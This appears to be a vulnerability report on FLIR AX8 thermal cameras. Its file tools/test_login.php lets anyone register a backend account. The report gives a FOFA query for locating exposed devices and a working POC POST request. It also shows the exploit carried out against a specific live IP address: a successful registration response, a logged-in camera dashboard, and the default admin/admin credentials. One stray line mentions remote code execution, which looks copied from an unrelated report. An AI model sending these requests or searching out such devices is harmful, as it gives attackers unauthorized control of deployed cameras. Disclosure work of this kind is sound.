FLIR-AX8 Fixed Thermal Cameras Register any user in the background--test_login.php

Vulnerability details

FLIR-AX8 Fixed Thermal Cameras Register any user in the background,Attackers can register any backend account and obtain website backend permissions through this vulnerability.


Vulnerability location

tools/test_login.php

Vulnerability recurrence

fofa app="FLIR-FLIR-AX8"

Through code audit, it was found that the registration interface of the PHP file did not have permission settings, and back-end accounts could be registered at will.



```php
        if (version_compare(PHP_VERSION, '5.3.7', '<')) {
            echo "Sorry, Simple PHP Login does not run on a PHP version older than 5.3.7 !";
        } elseif (version_compare(PHP_VERSION, '5.5.0', '<')) {
            require_once("./../application/libs/password_compatibility_library.php");
            return true;
        } elseif (version_compare(PHP_VERSION, '5.5.0', '>=')) {
            return true;
        }
        // default return
        return false;
    }

    /**
     * This is basically the controller that handles the entire flow of the application.
     */
    public function runApplication()
    {
        // check is user wants to see register page (etc.)
        if (isset($_GET["action"]) && $_GET["action"] == "register") {
            $this->doRegistration();
            $this->showPageRegistration();
        } else {
            // start the session, always needed!
            $this->doStartSession();
            // check for possible user interactions (login with session/post data or logout)
            $this->performUserLoginAction();
            // show "page", according to user's login status
            if ($this->getUserLoginStatus()) {
                $this->showPageLoggedIn();
            } else {
                $this->showPageLoginForm();
            }
        }
    }

    /**
     * Creates a PDO database connection (in this case to a SQLite flat-file database)
     * @return bool Database creation success status, false by default
     */
    private function createDatabaseConnection()
    {
        try {
```

POC：

```
POST /tools/test_login.php?action=register HTTP/1.1
Host: 222.103.211.89:8002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 121
Origin: http://222.103.211.89:8002
Sec-GPC: 1
Connection: close
Referer: http://222.103.211.89:8002/tools/test_login.php?action=register
Cookie: PHPSESSID=a1a0193bc2c2ae35bb3e815d3150dde8; clientTimeZoneOffset=-480; clientTimeZoneDST=0; theme=light; distanceUnit=metric; temperatureUnit=celsius; showCameraId=false
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

user_name=admin1&user_email=admin1%40admin.com&user_password_new=admin123&user_password_repeat=admin123&register=Register
```


Case 1:

URL：http://222.103.211.89:8002/tools/test_login.php?action=register

Through the remote code execution vulnerability, you can see that the 1.txt file exists in the

username: admin1

password: admin123




Registration

Username (only letters and numbers, 2 to 64 characters) admin1 User's email admin1@admin.com Password (min. 6 characters) •••••••• Repeat password •••••••• Register

Homepage


View burp



```
POST /tools/test_login.php?action=register HTTP/1.1
Host: 222.103.211.89:8002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 121
Origin: http://222.103.211.89:8002
Sec-GPC: 1
Connection: close
Referer: http://222.103.211.89:8002/tools/test_login.php?action=register
Cookie: PHPSESSID=a1a0193bc2c2ae35bb3e815d3150dde8; clientTimeZoneOffset=-480;
clientTimeZoneDST=0; theme=light; distanceUnit=metric; temperatureUnit=celsius;
showCameraId=false
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

user_name=admin2&user_email=admin2%40admin.com&user_password_new=admin123&user_pa
ssword_repeat=admin123&register=Register
```


```
HTTP/1.1 200 OK
X-Powered-By: PHP/5.4.14
Content-type: text/html
Connection: close
Date: Wed, 25 Jul 2001 04:38:06 GMT
Server: lighttpd/1.4.33
Content-Length: 1041

Your account has been created successfully. You can now log
in.<br/><br/><h2>Registration</h2><form method="post"
action="/tools/test_login.php?action=register" name="registerform"><label
for="login_input_username">Username (only letters and numbers, 2 to 64
characters)</label><input id="login_input_username" type="text"
pattern="[a-zA-Z0-9]{2,64}" name="user_name" required /><label
for="login_input_email">User's email</label><input id="login_input_email"
type="email" name="user_email" required /><label
for="login_input_password_new">Password (min. 6 characters)</label><input
id="login_input_password_new" class="login_input" type="password"
name="user_password_new" pattern=".{4,}" required autocomplete="off" /><label
for="login_input_password_repeat">Repeat password</label><input
id="login_input_password_repeat" class="login_input" type="password"
name="user_password_repeat" pattern=".{4,}" required autocomplete="off"
/><input type="submit" name="register" value="Register" /></form><a
href="/tools/test_login.php">Homepage</a>
```

Login to the backend [http://222.103.211.89:8002/login/]



222.103.211.89:8002/login/
FLIR
FLIR AX8 71219140 User web
User:
Password:
Log in
Default credentials: admin/admin

admin1/admin123



222.103.211.89:8002
CAMERA
SETTINGS
STORAGE
HELP
admin1
Log out
FLIR
Load preset
Save preset
11.0
-5.0
Auto
Measurements & alarms
1
4.4 °C
2
11.3 °C
15.8 °C
I|O
0
Colorize
Palette Iron
Log information